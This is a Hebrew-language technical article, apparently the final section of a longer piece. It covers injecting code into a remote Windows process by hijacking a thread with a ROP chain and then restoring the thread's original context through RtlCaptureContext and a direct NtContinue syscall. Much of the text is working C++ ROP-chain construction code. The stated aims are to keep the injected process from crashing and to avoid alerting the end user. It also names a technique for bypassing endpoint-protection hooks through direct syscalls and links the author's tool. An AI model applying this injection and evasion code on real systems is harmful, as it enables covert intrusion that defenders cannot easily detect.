כאשר אנחנו משתלטים על ריצה של Thread ומבצעים פעולות בשמו אנחנו חייבים בסופו של דבר להחזיר אותו לריצתו המקורית. אם לא נעשה זאת התהליך כולו עלול להיתקע או לקרוס ועל הדרך להעלות חשדות אצל משתמש הקצה לפעילות חשודה במערכת. הכוונה בלהחזיר Thread לריצתו המקורית היא החזרת ה-Context שלו (כלל האוגרים) למצבו המקורי. במקרה שלנו, כאשר השתלטנו על ה-Thread שינינו את rsp ו-rip לערכים שהיינו צריכים על מנת להריץ את ה-ROP שלנו. לכן, בשביל להחזיר את ה-Thread למצבו המקורי נצטרך להחזיר את ערכם המקורי של אותם אוגרים. הדרך הפשוטה ביותר לביצוע פעולה זו היא ע"י שמירת ה-Context של ה-Thread לפני תחילת ריצת ה-ROP ובסיום לבצע קריאה ל-NtContinue עם המצביע ל-Context ששמרנו. בואו נסתכל על פונקציית NtContinue:



ועל הפרמטרים שהיא מקבלת:

```
NTSYSAPI NTSTATUS NTAPI NtContinue(
    PCONTEXT            ThreadContext,
    BOOLEAN              RaiseAlert
);
```

אני מקווה שבהמשך לשלב השלישי אתם מסתכלים על הפונקצייה וחושבים על Rite of Passage. אם כן, אז הבנתם שהשיטה היא רחבה וניתן להשתמש בה להרצת פונקציות רבות. מעולה!

בחזרה לענייננו, כפי שניתן לראות הפרמטרים של הפונקצייה הם מצביע ל-Context של ה-Thread ו-ערך בוליאני המייצג את מצב ה-Thread בעת החזרה לריצה (פחות רלוונטי עבורנו). אם נוכל לשמור את המצביע ל-Context המקורי של ה-Thread ולאחר מכן להעביר אותו ל-NtContinue למעשה נצליח להחזיר את ה-Thread לריצתו המקורית. יש רק שתי בעיות:

הראשונה היא שכאשר אנחנו עוצרים את ריצת ה-Thread עם SuspendThread ותופסים את ה-Context שלו עם GetThreadContext אנחנו לא יודעים בוודאות אם ה-Thread נמצא ב-User Mode או בקרנל. אם ה-Thread נמצא בקרנל ואנחנו מנסים לעצור אותו עם SuspendThread הוא ימשיך את ריצתו עד שיחזור

ל-User Mode ורק אז ייעצר. בעת ריצה של Thread בקרנל ישנם אוגרים הנקראים אוגרים נדיפים אשר הקרנל יכול לשנות את ערכם. אוגרים אלו הם: rax, rcx, rdx, r8, r9, r10, r11.

איך זה משפיע עלינו? בקריאה ל-GetThreadContext אנחנו נקבל את ה-Context האחרון של ה-Thread לפני שנכנס לקרנל (Context יציב). במידה וה-Thread אכן היה בקרנל כאשר עצרנו אותו יתכן כי כאשר יחזור ל-User Mode האוגרים הנדיפים יהיו שונים מאשר מה שקיבלנו ב-GetThreadContext ולכן אנחנו לא יכולים להסתמך עליהם. מתי כן נוכל לדעת שערכי אוגרים אלו אכן נכונים? רק כאשר נחזור לריצת ה-Thread מכיוון שכשנחזור לריצה עם ResumeThread ה-Thread יהיה בהכרח ב-User Mode ולאחר השינויים שביצע הקרנל לאוגרים הנדיפים.

אחרי שהבנו את הבעיה בואו נחשוב על הפיתרון. במקום להעביר את המצביע ל-Context המקורי של ה-Thread (שקיבלנו מ-GetThreadContext) אנחנו יכולים להעתיק את ה-Context כאשר נחזיר את ה-Thread לריצה לאזור שנקצה בזיכרון התהליך ולאחר מכן להעביר את המצביע אליו ל-NtContinue. את העתקת ה-Context נוכל לבצע בעזרת פונקציית RtlCaptureContext. ברגע שנעתיק את ה-Context עם RtlCaptureContext אנחנו יכולים לדעת בוודאות שגם אם ה-Thread נעצר בקרנל אנחנו שומרים את ה-Context לאחר השינויים שבוצעו באוגרים הנדיפים, מכיוון שאנחנו נקרא לפונקציה מתוך ה-ROP שלנו (כאשר החזרנו כבר את ה-Thread לריצה). כעת בואו נסתכל על הגדרת RtlCaptureContext:

```
NTSYSAPI VOID RtlCaptureContext(
    PCONTEXT ContextRecord
);
```

כפי שניתן לראות RtlCaptureContext מקבלת מצביע לאזור בזיכרון אליו היא תעתיק את ה-Context דרך אוגר rcx (קונבנציית x64). חשוב שנזכור שאנחנו חייבים לשמור באופן עצמאי ב-rcx את המצביע לאזור זה לפני הקריאה לפונקציה. כאשר אנחנו נשמור ב-rcx את המצביע ונריץ את הפונקציה, RtlCaptureContext גם כן תשמור את ערך זה באוגר rcx של ה-Context שנעתיק וזו בעיה מכיוון שערך rcx שנשמור לא יהיה כמו ערכו המקורי מלפני ריצת ה-ROP. הדרך להתמודד עם בעיה זו היא על ידי שמירת rcx (לפני הקריאה ל-RtlCaptureContext) במשתנה הנמצא בזיכרון, במקרה זה נשתמש במשתנה NlsOemToUnicodeData מספריית ntdll.dll.

<u>ה-ROP Gadget שיבצע את פעולה זו יהיה:</u>

```
mov     cs:NlsOemToUnicodeData, rcx
add     rsp, 20h
pop     r14
retn
RtlResetRtlTranslations endp
```

לאחר ביצוע פעולה זו נקרא ל-RtlCaptureContext שתעתיק את ה-Context, ובסיום הרצת הפונקציה והעתקת ה-Context נשנה את rcx (בתוך ה-Context שהועתק) לערכו ההתחלתי השמור במשתנה NlsOemToUnicodeData. אחרי שתיקנו את ערכו של rcx נחזיר את ערכו המקורי של NlsOemToUnicodeData. בצורה זו ערכו של rcx ב-Context שהועתק עבור NtContinue הוא הערך המקורי כפי שהיה מלפני תחילת ה-ROP ולא ערכו של הפרמטר שהועבר לפונקציית RtlCaptureContext.

שימו לב שה-ROP Gadget אשר שומר את rcx מכיל גם את קטע הקוד הבא:

```
add rsp, 20h
pop r14
```

חלק זה אינו רלוונטי לשמירת rcx אך נהיה חייבים להתייחס אליו ב-ROP שלנו.

<u>החלק ב-ROP השומר את rcx וקורא ל-RtlCaptureContext:</u>

```
this->data->context_info.newRSP = this->data->context_info.oldRSP - 0x2000;
this->data->context_info.newRIP = saveoldRcx;


DWORD64* ROP = (DWORD64*)malloc(0x400 * sizeof(DWORD64));
if (ROP == NULL) return 0;
ZeroMemory(ROP, (0x400 * sizeof(DWORD64)));
DWORD64 count = 0;

ROP[count++] = NULL;
ROP[count++] = NULL;
ROP[count++] = NULL;
ROP[count++] = NULL;
ROP[count++] = this->data->context_info.oldR14; // pop r14
ROP[count++] = poprcx;
DWORD64 ContextAddress = count++;
if (!(((DWORD64)this->data->context_info.newRSP + ((count + 2) * sizeof(DWORD64))) & 0xF))
{
    ROP[count++] = ret;

}
ROP[count++] = RtlCaptureContext;
ROP[count++] = add28;
ROP[count++] = NULL; // shadow space
ROP[count++] = NULL; // shadow space
ROP[count++] = NULL; // shadow space
ROP[count++] = NULL; // shadow space
ROP[count++] = NULL;
```

<u>saveoldRcx:</u>

```
DWORD64 saveoldRcx = helper_functions::SearchRopGadgets("\x08\x00\x48\x83\xc4\x20\x41\x5e\xc3", 9) - 5;
/*
    0:  48 89 0D C2 28 08 00        mov     cs : NlsOemToUnicodeData, rcx
    7:  48 83 C4 20                 add     rsp, 20h
    11: 41 5E                       pop     r14
    13: C3                          ret

*/
```

תיקון rcx ב-Context שהועתק:

```
ROP[count++] = popregs;
ROP[count++] = NULL;
ROP[count++] = pNlsOemToUnicodeData; // pointer to NlsOemToUnicodeData (old rcx)
DWORD64 contextRcxAddress = count++;
ROP[count++] = NULL;
ROP[count++] = NULL;
ROP[count++] = NULL;
ROP[count++] = NULL;
ROP[count++] = movrdxrcx;
```

החזרת NlsOemToUnicodeData לערכו המקורי:

```
ROP[count++] = poprax;
ROP[count++] = oldNlsOemToUnicodeData; // old NlsOemToUnicodeData
ROP[count++] = poprcx;
ROP[count++] = pNlsOemToUnicodeData; // pointer to NlsOemToUnicodeData
ROP[count++] = movraxrcx;
```

הבעיה השניה היא שבעת שמירת ה-Context ב-ROP ע"י RtlCaptureContext האוגרים rsp ו-rip אינם מכילים את הערכים שהיו ל-Thread לפני עצירתו, אלא את הערכים שאנחנו שכתבנו על מנת שיריצו את ה-ROP שלנו. כיצד נתגבר על בעיה זו? אנחנו נשמור את הערכים של rsp ו-rip בתוך ה-ROP שלנו ולאחר העתקת ה-Context ע"י RtlCaptureContext נשנה את ערכי rsp ו-rip לערכים המקוריים שלהם (בתוך ה-Context שהועתק). בשונה מהאוגרים הנדיפים, rsp ו-rip אינם יכולים להשתנות בקרנל ולכן אנחנו לא צריכים לדאוג מהסוגיה שהתמודדנו איתה בסעיף הראשון, אלא להסתמך על הערכים שקיבלנו ב-GetThreadContext.

קטע מתוך ה-ROP אשר מעדכן את rsp ו-rip ב-Context שהעתקנו:

```
ROP[count++] = poprax;
ROP[count++] = this->data->context_info.oldRSP;
ROP[count++] = poprcx;
DWORD64 contextRspAddress = count++;
ROP[count++] = movraxrcx;

ROP[count++] = poprax;
ROP[count++] = this->data->context_info.oldRIP;
ROP[count++] = poprcx;
DWORD64 contextRipAddress = count++;
ROP[count++] = movraxrcx;
```


לאחר שהעתקנו את ה- Context המקורי של ה-Thread ועדכנו את האוגרים אשר היינו צריכים לעדכן אנחנו יכולים להמשיך בביצוע ה-ROP שלנו. בחלקו האחרון אנחנו נקרא ל-NtContinue עם מצביע ל-Context שהעתקנו. ערך rax בעת קריאת ה-syscall ל-NtContinue הוא 0x43:

```
ROP[count++] = popregs;
ROP[count++] = 0x43; // NtContinue
ROP[count++] = 0;
DWORD64 ContextAddressForRCX = count++;
ROP[count++] = NULL;
ROP[count++] = NULL;
DWORD64 ContextAddressForR10 = count++;
ROP[count++] = NULL;
ROP[count++] = syscall;
ROP[count++] = add28;
ROP[count++] = NULL; // shadow space
ROP[count++] = NULL; // shadow space
ROP[count++] = NULL; // shadow space
ROP[count++] = NULL; // shadow space
ROP[count++] = NULL;
```


על ידי ביצוע פעולות אלו אנחנו יכולים להשתלט על כל Thread שנרצה בתהליכים השונים ולהחזירו לריצתו המקורית ללא שינוי ה-Context שלו. הדבר מבטיח לנו על שמירת יציבות ה-Thread ובכך גם על שמירת יציבות התהליך המוזרק. כמו כן, השימוש בשיטה זו מבטיח לנו שמשתמש הקצה לא יבחין בשינוי כלשהו במערכת.

הדגמה


ביצוע הזרקת הקוד:




הרצת ה-payload:



החזרת ה-Context המקורי של ה-Thread והמשך ריצת התהליך:



מנגנוני ההגנה של PowerShell:



סיכום

במאמר זה התמודדנו עם השלבים השונים של כתיבת תוכנה לצורך הזרקת קוד בתהליך מרוחק. כמו כן, למדנו שתי שיטות חדשות שאותן תוכלו ליישם גם בתוכנות שלכם:

1. Rite of Passage - מעקף הוקים של מערכות הגנת הקצה על פונקציות של ספריות המערכת דרך קריאות syscall ישירות.
2. שמירת יציבות התהליך - החזרת ה-Thread לריצתו המקורית לאחר ביצוע ROP. ע"י שימוש בטכניקה זו תוכלו להיות בטוחים כי התהליך לא יקרוס ובכך גם לא יעלה חשש ל"פריצה" אצל משתמש הקצה.

חיבור של שתי הטכניקות יביא אותנו ל-**Stable Rite of Passage** ☺

תודה מיוחדת לעומר יאיר על העזרה בשאלות שעלו לי תוך כדי כתיבת המאמר ובמתן דגשים חשובים.

במידה ויש הערות/הארות או כל דבר נוסף מוזמנים לפנות אלי במייל gal.yaniv10@gmail.com

ביבליוגרפיה

התוכנה המוצגת במאמר:

https://github.com/galyaniv/Stable-Rite-Of-Passage

ההרצאה של עומר יאיר בנושא (כולל דמו):

https://www.youtube.com/watch?v=jzuPqvfogRQ&list=PLkNlAwTF5yEuqN_X4f58qPB2d8iJ0Mmuz&index=3

OffensiveCon18 - Joe Bialek - The Evolution of CFI Attacks and Defenses:

https://www.youtube.com/watch?v=oOqpl-2rMTw